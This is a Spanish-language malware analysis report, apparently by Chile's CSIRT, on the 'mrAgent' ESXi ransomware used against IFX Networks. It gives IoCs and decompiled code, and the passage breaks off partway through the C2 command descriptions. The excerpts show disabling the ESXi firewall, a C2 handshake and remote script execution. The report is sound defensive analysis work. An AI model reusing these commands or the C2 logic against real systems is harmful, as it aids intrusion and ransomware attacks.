

Inteligencia de **AMENAZAS**

14TCA23-00013-01

**Ransomware
en IFX**

26 de septiembre 2023

Índice

Resumen ejecutivo..... 3

Descripción de los hallazgos.....4

 IoCs y contexto..... 4

 Comportamiento inicial del archivo malicioso..... 7

 Obtención de datos del host y de máquinas virtuales..... 9

 Deshabilitación de Firewall..... 14

 Command and Control..... 14

 Comandos del C2.....17

 config..... 17

 exec..... 18

 run..... 20

 abort..... 21

 abort_f..... 22

 remove..... 23

 quit..... 23

 welcome..... 24

 Rutinas ejecutadas..... 26

 Detención de agente de VCenter..... 26

 Proceso de encriptación..... 28

 Cambio de Contraseña..... 29

 Listar sistemas de archivos de ESXI..... 30

 Eliminación de logs..... 31

 Creación de archivos temporales para ejecución remota de código..... 32

 Apagar máquina virtual..... 35

 Listar máquinas virtuales..... 35

Recomendaciones.....38

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>
Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl
Twitter: @csirtgob
<https://www.linkedin.com/company/csirt-gob>

Resumen ejecutivo

El siguiente informe detalla el análisis forense realizado sobre un binario detectado en el ataque informático a los servidores que hospedan ChileCompra, los cuales son administrados por la empresa IFX Networks.

En el informe, explicamos las funcionalidades observadas en el programa mrAgent, mediante el uso de técnicas de ingeniería reversa sobre el archivo. Esto nos permite entender en mayor profundidad las acciones realizadas por el mismo y sus posibles repercusiones en la infraestructura y datos de los sistemas afectados.

Dentro de las funcionalidades más destacadas que se encontraron, se observó que el ransomware se conecta con un servidor externo mediante una conexión TCP, el cual actúa como un servicio de Command and Control, recibiendo información interna del servidor afectado.

Al mismo tiempo, se observó el proceso de enumeración de máquinas virtuales, características y servicios del sistema infectado, además del proceso de eliminación de logs y archivos maliciosos para dificultar la trazabilidad de las acciones realizadas.

El documento finaliza con una serie de recomendaciones para los administradores de infraestructura, con el objetivo de evitar ser afectado por un ransomware como el detallado previamente.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Descripción de los hallazgos

IoCs y contexto

SHA256	Nombre Archivo	Descripción
8189c708706eb7302d7598ae8cd6bdb048bf1a6dbe29c59e50f0a39fd53973	mrAgent	Ransomware

El archivo mrAgent fue detectado por primera vez por *VirusTotal*¹ el día 2023-09-21 a las 13:37:59 hora de Santiago de Chile, momento en el cual ningún antivirus reportado por el portal lo detectaba como malicioso.

8189c708706eb7302d7598ae8cd6bdb048bf1a6dbe29c59e50f0a39fd53973

0 / 62

No security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

8189c708706eb7302d7598ae8cd6bdb048bf1a6dbe29c59e50f0a39fd53973

Size 94.69 KB

Last Analysis Date 3 hours ago

ELF

64bits

Community Score

DETECTION

DETAILS

BEHAVIOR

COMMUNITY 1

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	ClamAV	Undetected
CMC	Undetected	Cynet	Undetected

En contraste, si se revisa el sitio de *VirusTotal* el día de hoy (25 de septiembre), se observa que una gran cantidad de antivirus lo detectan como malicioso:

1 <https://www.virustotal.com/gui/file/8189c708706eb7302d7598ae8cd6bdb048bf1a6dbe29c59e50f0a39fd53973>

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>
Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl
Twitter: @csirtgob
<https://www.linkedin.com/company/csirt-gob>

8189c708706eb7302d7598ae8cd6bdb048bf1a6dbe29c59e50f0a39fd53973

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Popular threat label Trojan.Linux.Generic.318914 Threat categories Trojan ransomware Family labels usebin23 deack

Security vendors' analysis Do you want to automate checks?

ALYac	Trojan.Linux.Generic.318914	Antiy-AVL	Trojan.Linux.Filecoder.cl
Arcabit	Trojan.Linux.Generic.D4DDC2	Avira (no cloud)	Linux/Ransom.deack
BitDefender	Trojan.Linux.Generic.318914	Cynet	Malicious (score: 99)
Emisoft	Trojan.Linux.Generic.318914 (B)	eScan	Trojan.Linux.Generic.318914
ESET-NOD32	Linux/Filecoder.Cl	F-Secure	Malware.Linux/Ransom.deack
Fortinet	Linux/Filecoder.Cltr	GDData	Trojan.Linux.Generic.318914
Google	Detected	Ikarus	Trojan-Ransom.FileCrypter
Lionic	Trojan.Linux.Linux.4lc	MAX	Malware (al Score=85)
McAfee-GW-Edition	Artemis/Trojan	Microsoft	Trojan.Linux/Multiverze
Panda	ELF/TrojanGen.A	Rising	Ransom.Agent/Linux.138F2 (CLOUD)
Sophos	Linux/Agent-CK	Symantec	Trojan.Gen.NPE
Tencent	Linux.Trojan.Ransom.Fajl	Trellix (FireEye)	Trojan.Linux.Generic.318914
TrendMicro	Trojan.Linux.ZYX.USELYN23	TrendMicro-HouseCall	Trojan.Linux.ZYX.USELYN23
VIPRE	Trojan.Linux.Generic.318914	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Avast	Undetected

También se observa que el binario fue subido a la plataforma *Hybrid Analysis*², en la cual se enumeran las siguientes técnicas y tácticas de *MITRE ATT&CK*:

ID	Descripción de técnica	Descripción de táctica
T1106	APIs Nativas	Ejecución
T1059.004	Shell de Unix	Ejecución
T1027	Información o archivos ofuscados	Evasión de Defensas
T1083	Descubrimiento de archivos y directorios	Descubrimiento

²<https://www.hybrid-analysis.com/sample/8189c708706eb7302d7598ae8cd6bdb048bf1a6dbe29c59e50f0a39fd53973?environmentId=300>

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>
Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl
Twitter: @csirtgob
<https://www.linkedin.com/company/csirt-gob>

ID	Descripción de técnica	Descripción de táctica
T1033	Descubrimiento de usuarios y administradores de sistema	Descubrimiento

Al ser un ransomware que afecta a máquinas que corren VMWare ESXi, es posible señalar que está relacionado en términos de funcionalidad a programas maliciosos como *Babuk* y *AvosLocker*. Sin embargo, no se encontraron pruebas de que el código fuente de alguna de estas variantes de ransomware estuviese contenido o relacionado directamente en el programa mrAgent.

Comportamiento inicial del archivo malicioso

En primer lugar, el archivo malicioso realiza algunos chequeos básicos al momento de ejecutarse. Uno de estos chequeos es una comprobación de fecha de la máquina atacada. Si el Unix Time da un valor muy alto (0x9ff18440), el programa termina.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

```
bool check_server_time(void)
{
    FILE *__stream;
    FILE *pFVar1;
    long lVar2;
    long in_FS_OFFSET;
    char local_418 [1032];
    long local_10;

    local_10 = *(long *) (in_FS_OFFSET + 0x28);
    __stream = popen("date +%s", "r");
    pFVar1 = __stream;
    while (pFVar1 != (FILE *) 0x0) {
        pFVar1 = (FILE *) fgets(local_418, 0x400, __stream);
    }
    pclose(__stream);
    lVar2 = strtoul(local_418, (char **) 0x0, 10);
    if (local_10 == *(long *) (in_FS_OFFSET + 0x28)) {
        return lVar2 < 0x9ff18440;
    }

    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
```

En segundo lugar, el malware intenta enumerar variados recursos de la máquina afectada, entre los que se encuentran:

- Obtener información del comando esxcli
- Conseguir IDs e IPs de máquinas virtuales
- Deshabilitar Firewall de ESX

A continuación explicaremos cada una de estas fases de recopilación de información.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Obtención de datos del host y de máquinas virtuales

En primer lugar se intenta ejecutar el comando `esxcli` para determinar datos básicos de la instalación del ESXi. Si el comando resulta, se almacena una variable global indicando que existe la herramienta ESXi. En caso que el comando no resulte, la variable global indicará esta situación.

```
1
2 void get_host_type(undefined8 param_1,undefined8 param_2)
3
4 {
5     int iVar1;
6     FILE *__stream;
7     FILE *pFVar2;
8     undefined *puVar3;
9     long in_FS_OFFSET;
10    char local_418 [1032];
11    long local_10;
12
13    local_10 = *(long *)(in_FS_OFFSET + 0x28);
14    log("GetHostType start\n",param_2);
15    puVar3 = &DAT_004132f6;
16    __stream = popen("esxcli","r");
17    pFVar2 = __stream;
18    while (pFVar2 != (FILE *)0x0) {
19        puVar3 = (undefined *)0x400;
20        pFVar2 = (FILE *)fgets(local_418,0x400,__stream);
21    }
22    iVar1 = pclose(__stream);
23    if (iVar1 == 0x7f00) {
24        esxi_host_type = 2;
25    }
26    else {
27        esxi_host_type = 1;
28    }
29    log("GetHostType end\n",puVar3);
30    if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
31        return;
32    }
33    /* WARNING: Subroutine does not return */
34    __stack_chk_fail();
35 }
36
```

En varias funciones como la anterior también se detectan canarios (al final de la función) para evitar intentos de ataques de desbordamiento de pila.

Posteriormente, se intentan obtener datos del sistema en el cual corre el malware (`uname -a`) y de interfaces de red en el sistema.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

En caso que esxcli exista, se ejecuta este comando “esxcli --formatter=csv network nic list”, con el cual se obtiene una lista de todas las tarjetas de red del ESXi junto con detalles como el nombre, dirección MAC, estado y otras propiedades relevantes para el ciberdelincuente. Esta información puede ser útil para administrar y diagnosticar la configuración de la red del ESXi.

```
local_c80 = "esxcli --formatter=csv network nic list";
local_ca0 = "unknown";
local_c50 = 0;
local_c54 = 0;
local_c88 = popen("esxcli --formatter=csv network nic list", "r");
if (local_c88 != (FILE *)0x0) {
    while (pcVar4 = fgets(local_448, 0x400, local_c88), pcVar4 != (char *)0x0) {
        local_cb8 = (void *)0x0;
        local_c58 = FUN_0040838d(local_448, 0x2c, &local_cb8);
        if (local_c50 == 0) {
            local_c5c = 0;
            while (local_c5c < local_c58) {
                iVar1 = FUN_004078c2(*(undefined8 *)((long)local_cb8 + (long)local_c5c * 8), "MACAddress"
            );
            }
        }
    }
}
```

Si esxcli no está instalado, se ejecuta ioctl para obtener las interfaces de red del sistema host.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

```
else if ((esxi_host_type == 2) || (esxi_host_type == 3)) {
    local_ca8 = "uname -a";
    local_cb0 = popen("uname -a", "r");
    pFVar3 = local_cb0;
    while (pFVar3 != (FILE *)0x0) {
        pFVar3 = (FILE *)fgets(local_848, 0x400, local_cb0);
    }
    pclose(local_cb0);
    local_cb8 = (void *)0x0;
    uVar4 = string_split((long)local_848, ' ', &local_cb8);
    local_c60 = (int)uVar4;
    local_cc0 = "unknown";
    if (1 < local_c60) {
        local_cc0 = *(char **)((long)local_cb8 + 8);
    }
    local_c64 = 0;
    local_c68 = socket(2, 2, 0);
    if (0 < local_c68) {
        local_ce8[0] = 0x400;
        local_ce0 = local_c48;
        iVar1 = ioctl(local_c68, 0x8912, local_ce8);
        if (iVar1 != -1) {
            local_cd0 = local_ce0 + ((ulong)(long)local_ce8[0] / 0x28) * 0x28;
            for (local_cc8 = local_ce0; local_cc8 != local_cd0; local_cc8 = local_cc8 + 0x28) {
                strcpy(local_48, local_cc8);
                iVar1 = ioctl(local_c68, 0x8913, local_48);
                if (((iVar1 == 0) && ((local_38 & 8) == 0)) &&
                    (iVar1 = ioctl(local_c68, 0x8927, local_48), iVar1 == 0)) {
                    local_c64 = 1;
                    break;
                }
            }
        }
        close(local_c68);
    }
}
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

Finalmente, en ambos casos se recopilan todas las direcciones MAC:

```
local_c78 = 0;
local_c74 = 0;
local_cd8 = "%02x:%02x:%02x:%02x:%02x:%02x";
if (local_c64 != 0) {
    memcpy(&local_c78, local_36, 6);
}
sprintf(local_448, 0x12, local_cd8, (ulong)(byte)local_c78, (ulong)local_c78._1_1_,
        (ulong)local_c78._2_1_, local_c78 >> 0x18, (uint)(byte)local_c74, (uint)local_c74._1_1_);
iVar1 = string_length((long)local_cc0);
iVar2 = string_length((long)local_448);
pvVar6 = malloc((long)iVar1 + (long)iVar2 + 2);
*param_1 = pvVar6;
iVar1 = string_length((long)local_cc0);
memcpy(*param_1, local_cc0, (ulong)(iVar1 + 1));
pvVar6 = *param_1;
iVar1 = string_length((long)local_cc0);
memcpy((void *)((long)pvVar6 + (long)iVar1), &DAT_00413e9b, 1);
iVar1 = string_length((long)local_448);
pvVar6 = *param_1;
iVar2 = string_length((long)local_cc0);
param_2 = local_448;
memcpy((void *)((long)pvVar6 + (long)iVar2 + 1), param_2, (ulong)(iVar1 + 1));
free(local_cb8);
}
log("GetId end\n", param_2);
if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

Posteriormente, en caso que esxcli exista, se ejecuta el comando “esxcli --formatter=csv network ip interface ipv4 get” para extraer información detallada sobre las interfaces de red en IPV4 de un host ESXi y formatea la salida en CSV para su posterior procesamiento.

```
local_870 = popen("esxcli --formatter=csv network ip interface ipv4 get","r");
if (local_870 != (FILE *)0x0) {
    while (pcVar3 = fgets((char *)local_848,0x400,local_870), pcVar3 != (char *)0x0) {
        local_878 = 0;
        local_854 = FUN_0040838d(local_848,0x2c,&local_878);
        if (local_84c == 0) {
            local_858 = 0;
            while (local_858 < local_854) {
                iVar1 = FUN_004078c2(*(undefined8 *) (local_878 + (long)local_858 * 8),"IPv4Address");
                if (iVar1 == 0) {
                    local_850 = local_858;
                }
            }
        }
    }
}
```

En caso de no existir esxcli, se utiliza la misma técnica basada en ioctl que en el caso de la obtención de interfaces de red, explicada anteriormente.

Deshabilitación de Firewall

El ransomware tiene la capacidad de modificar la gestión de la configuración del firewall. Este comando “esxcli network firewall set --enabled false”, se utiliza para desactivar el firewall de ESXi, al ejecutar este comando, desactiva el firewall del host infectado. El segundo argumento “r” indica que se está abriendo en modo lectura.

```
local_10 = *(long *) (in_FS_OFFSET + 0x28);
FUN_00407f51("DF start\n");
if (DAT_00617270 == 1) {
    __stream = popen("esxcli network firewall set --enabled false","r");
    pFVar1 = __stream;
}
```

Command and Control

Posterior a las revisiones ya mencionadas, se intenta generar una conexión TCP hacia una IP y un puerto obtenidos como argumentos en la ejecución desde consola del archivo malicioso. En caso de no resultar la conexión, el programa corre sleep por 6 segundos y luego se reintentar la conexión.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

```
while (local_48c._4_4_ == 0) {  
    local_4b0 = -1;  
    local_4b4 = 0;  
    while( true ) {  
        local_4b0 = local_4b0 + 1;  
        if (local_4a4 <= local_4b0) {  
            local_4b0 = 0;  
        }  
        pcVar8 = apcStack_4778[local_4b0];  
        uVar5 = connect_to(apcStack_2778[local_4b0],pcVar8,(int *)conn_socket);  
        local_4b4 = (int)uVar5;  
        if (local_4b4 != 0) break;  
        print("Failed to ping...\n",pcVar8);  
        sleep(6000);  
    }  
}
```

Posterior a la revisión anterior el programa intenta mandar un mensaje a través del socket ya creado, cuyo texto corresponde inicialmente a "FASF)@#\$#k". Este texto puede servir como contraseña para impedir que programas no relacionados con el malware se comuniquen con el servidor externo.

```
else {  
    print(&DAT_00414099,2);  
    len = length((long)"FASF)@#$#k");  
    bVar2 = sendto("FASF)@#$#k",(long)len + 1,(int *)conn_socket);  
    if ((int)CONCAT71(extraout_var_00,bVar2) == 0) {  
        sleep(3000);  
    }  
    else {  
        premsg = (undefined8 *)malloc_40();  
        create_message("heartbeat",(char *)local_4d8._8_8_,(char *)0x0,(char *)0x0,  
            (undefined8 *)0x0,premsg);  
        msg = (void *)FUN_004041c7((long)premsg);  
        len = length((long)msg);  
        pcVar8 = (char *)((long)len + 1);  
        bVar2 = sendto(msg,(size_t)pcVar8,(int *)conn_socket);  
        if ((int)CONCAT71(extraout_var_01,bVar2) == 0) {  
            free_custom_1(msg);  
            free_custom_2(premsg);  
            sleep(3000);  
        }  
    }  
}
```

```
undefined stdcall free_custom_2 (undefined8 * param 1)
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob


<https://www.linkedin.com/company/csirt-gob>

Si no logra conectarse, se queda durmiendo un rato y termina, pero en caso de lograr conectarse, mantiene una comunicación continua con un servidor externo.

El primer mensaje enviado a través del socket es un "heartbeat" o prueba de vida, el cual tiene datos básicos del servidor atacado.

Posterior al Heartbeat, se envía un objeto JSON vacío cada 3 segundos, a la espera de un comando de parte del servidor.

Una prueba local de la conexión externa fue realizada, ejecutando el ransomware en un entorno controlado con el argumento 127.0.0.1:4444. Al levantar un listener TCP en esa IP y puerto, el ransomware envió datos básicos del sistema. Si el servidor local envía el mensaje '{"type":"info", "id":"foo"}', el servidor web empieza a ejecutar tareas de escaneo, enviando los resultados en formato JSON a través del socket.



Dentro de los datos devueltos se encuentra la siguiente información:

- Configuración actual del agente, definiendo comandos a ejecutar, argumentos
- Estado de discos, máquinas virtuales y conectividad.
- Estado general del agente: estado de tarea ejecutada, errores acumulados, iteraciones, entre otros.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

Comandos del C2

Posterior al envío de los datos iniciales, el programa se queda esperando, lo que deja claro que corresponde a un servicio tipo Command and Control.

Estos son los comandos encontrados en el binario, que corresponden a los distintos valores que puede tomar el campo "id" en una respuesta del C2:

- info
- config
- exec
- run
- abort
- abort_f
- remove
- quit
- welcome

Considerando que el comando info fue definido en la sección anterior, a continuación se describirán cada uno de los comandos restantes.

config

Permite cambiar la configuración actual del agente. Además del ID del comando (config), hay que mandar un objeto en la llave "config" con la nueva configuración. Luego de ejecutarse, se devuelve el nuevo estado del agente.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: [@csirtgob](https://twitter.com/csirtgob)

<https://www.linkedin.com/company/csirt-gob>

```
iVar3 = bytes_cmp(local_588,(byte *)"config");  
if (iVar3 == 0) {  
    if ((local_49c == 0) &&  
        (local_5a8 = find_in_linked_list_string  
            ((long)received_data,(byte *)"config"),  
            local_5a8 != 0)) {  
        free_message(local_4e8->fds_bits);  
        local_4e8 = (fd_set *)FUN_00406aba(local_5a8,1);  
    }  
    if (local_49c == 0) {  
        local_5b0 = "completed";  
    }  
    else {  
        local_5b0 = "cancelled";  
    }  
    local_578 = (undefined8 *)malloc_64();  
    socket_fd_2 = (char *)local_4d8._8_8_;  
    generate_message("info",(char *)local_4d8._8_8_,local_590,local_5b0,  
        (undefined8 *)0x0,local_578);  
}
```

exec

Este comando recibe el contenido de un script para ejecutar en cada máquina virtual o disco detectado. Además, recibe argumentos para cambiar el mensaje de bienvenida de ESXi, eliminar las sesiones ssh existentes en la máquina, configurar la opción de eliminar logs y definir una cantidad de tiempo para retrasar la ejecución del comando.

El comando crea el script como un archivo y luego lo ejecuta. Finalmente, lo borra. Dado el análisis completo del malware y la falta de primitivas criptográficas para cifrado en su interior, se cree que este es el punto de entrada para la ejecución de un proceso de exfiltración o cifrado de los archivos del servidor infectado.

Finalmente, se envía al usuario un mensaje de tipo info con el estado actual del agente y se apaga la máquina virtual.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

```
Decompile: run_process - (mrAgent)

80 byte local_1028 [2048];
81 undefined8 local_828 [257];
82 long local_20;
83
84 local_20 = *(long *)(in_FS_OFFSET + 0x28);
85 log("RP start\n",param_2);
86 local_302c = 1;
87 local_3078 = fopen("shmv","w");
88 if (local_3078 == (FILE *)0x0) {
89     serialize_errors(param_11,"RunProcess","failed to create file to run process");
90     uVar4 = 0;
91 }
92 else {
93     fprintf(local_3078,"%s\n",#!/bin/sh");
94     fprintf(local_3078,"%s\n",param_2);
95     fclose(local_3078);
96     iVar1 = chmod("shmv",0x1c0);
97     if (iVar1 < 0) {
98         serialize_errors(param_11,"RunProcess","failed to chmod file to run process");
99         uVar4 = 0;
100     }
101     else {
102         local_3080 = run_script("./shmv","r",(int *)param_6);
103         *param_7 = local_3080;
104         if (local_3080 == (FILE *)0x0) {
105             serialize_errors(param_11,"RunProcess","failed to start process");
106             remove("shmv");
107             uVar4 = 0;
108         }
109         else {
110             log(&DAT_00413470,param_2);
111             linked_list = 0;
112             for (local_3030 = 0; local_3030 < *param_1; local_3030 = local_3030 + 1) {
113                 if (*(int *)((long *)param_1 + 2) + (long)(int)local_3030 * 0x18 + 0xc) != 0) {
114                     linked_list = *(long *)((long *)param_1 + 2) + (long)(int)local_3030 * 0x18 + 0x10);
115                     local_3090 = find_in_linked_list_string(linked_list,(byte *)"files");
116                     if (local_3090 != 0) {
117                         if (local_3090 == 0) {
118                             local_3098 = (undefined8 *)0x0;
119                         }
120                         else {
121                             local_3098 = *(undefined8 **)(local_3090 + 0x10);
122                         }
123                         for (; local_3098 != (undefined8 *)0x0; local_3098 = (undefined8 *)*local_3098) {
124                             local_30a0 = find_in_linked_list_string((long)local_3098,(byte *)"state");
125                             if (local_30a0 == 0) {
126                                 local_3034 = 1;
127                             }
128                         }
129                     }
130                 }
131             }
132         }
133     }
134 }
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

run

Al igual que en exec y config, es posible enviar una nueva configuración al ejecutar este tipo de comando. Dentro de las opciones ingresables, es posible definir un número de iteraciones para los comandos ejecutados, y si se desean botar las sesiones SSH de otros usuarios.

Este comando oculta en hexadecimal un subcomando para limitar la ejecución de las tareas programadas, utilizando el programa "timeout" que viene comúnmente en servidores Linux.

```
Decompile: run_host_proc - (mrAgent)
67  if (esxi_host_type == 1) {
68      local_38 = 0x656d6974;
69      /* timeout -t %d %s 2>&1 */
70      local_34 = 0x2074756f;
71      local_30 = 0x2520742d;
72      local_2c = 0x73252064;
73      local_28 = 0x263e3220;
74      local_24 = 0x31;
75      snprintf(local_42b8,16000,(char *)&local_38,(ulong)uVar3,puVar9);
76  }
77  else {
78      local_38 = 0x656d6974;
79      local_34 = 0x2074756f;
80      local_30 = 0x25206425;
81      local_2c = 0x3e322073;
82      local_28 = CONCAT13(local_28,_3_1_,0x3126);
83      snprintf(local_42b8,16000,(char *)&local_38,(ulong)uVar3,puVar9);
84  }
85  if (*(int *)param_1[5] == 0) {
86      *(undefined4 *)param_1[6] = 1;
87      __stream = run_script(local_42b8,"r",(int *)param_1[0xb]);
88      *(FILE **)param_1[0xc] = __stream;
89      if (__stream == (FILE *)0x0) {
90          serialize_errors(puVar6,"RunProcess","failed to start process");
91      }
92      else {
93          log(&DAT_00413470,local_42b8);
94          while( true ) {
95              pcVar10 = fgets(local_438,0x400,__stream);
96              if (pcVar10 == (char *)0x0) break;
97              log(&DAT_00413470,local_438);
98              bVar2 = false;
99              serialize_errors(puVar6,"",local_438);
100             if (*(int *)param_1[5] != 0) {
101                 sleep_ms(100);
102             }
103         }
104         lock_mutex((pthread_mutex_t *)param_1[0xd]);
105         p1Var7 = (long *)pack_double(100.0);
106         add_to_linked_list_string((long)param_1[4],(byte *) "progress",p1Var7);
107         unlock_mutex((pthread_mutex_t *)param_1[0xd]);
108         iVar4 = FUN_004088ae(__stream,(__pid_t *)param_1[0xb]);
109         if (iVar4 == 0x7f00) {
110             serialize_errors(puVar6,"RunHostCommand","command not found - does the file exist?");
111         }
112         else if (iVar4 == 0x7c00) {
113             serialize_errors(puVar6,"RunHostCommand","timeout reached");
114         }
115     }
```

Finalmente, el comando manda en un mensaje de tipo "info" el nuevo estado del agente.

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

abort

Este comando cambia el valor de una variable local (local_494) a 1, lo que provocará que procesos pendientes dejen de ejecutarse, pero sin forzar el término del proceso corriendo en este momento.

```
else {
    iVar3 = bytes_cmp(local_588, (byte *) "abort");
    if (iVar3 == 0) {
        local_494 = 1;
        if (local_4a0 != 0) {
            sleep_ms(3000);
        }
        if ((local_4a0 == 0) &&
            (bVar2 = json_exists((long)local_4f0, (byte *) "startsIn"),
             (int)CONCAT71(extraout_var_22, bVar2) != 0)) {
            local_660 = (long *)pack_double(-1.0);
            add_to_linked_list_string
                ((long)local_4f0, (byte *) "startsIn", local_660);
        }
        if (local_4a0 == 0) {
            local_668 = "completed";
        }
        else {
            local_668 = "cancelled";
        }
        local_578 = (undefined8 *)malloc_64();
        socket_fd_2 = (char *)local_4d8._8_8_;
        generate_message("info", (char *)local_4d8._8_8_, local_590, local_668,
            (undefined8 *)0x0, local_578);
    }
    else {
```

CONTACTO Y REDES SOCIALES CSIRT

<https://www.csirt.gob.cl>

Teléfonos: 1510 | + (562) 24863850 | Correo: incidentes@interior.gob.cl

Twitter: @csirtgob

<https://www.linkedin.com/company/csirt-gob>

abort_f

Este comando ejecuta kill sobre el proceso pendiente, forzando su término.

```
else {
    socket_fd_2 = "abort_f";
    iVar3 = bytes_cmp(local_588, (byte *) "abort_f");
    if (iVar3 == 0) {
        local_494 = 1;
        local_4a0 = 0;
        log("Waiting...\n", socket_fd_2);
        if (local_49c != 0) {
            sleep_ms(10000);
        }
        uVar6 = (ulong)local_490;
        log("Killing pid=%d\n", uVar6);
        if (local_490 != 0) {
            kill(-local_490);
        }
        log("Killed\n", uVar6);
        lock_mutex((pthread_mutex_t *)&stack0xfffffffffffffb8);
        bVar2 = json_exists((long)local_4f0, (byte *) "startsIn");
        if ((int)CONCAT71(extraout_var_23, bVar2) != 0) {
            local_670 = (long *)pack_double(-1.0);
            add_to_linked_list_string
                ((long)local_4f0, (byte *) "startsIn", local_670);
        }
        unlock_mutex((pthread_mutex_t *)&stack0xfffffffffffffb8);
        local_678 = "completed";
        local_578 = (undefined8 *)malloc_64();
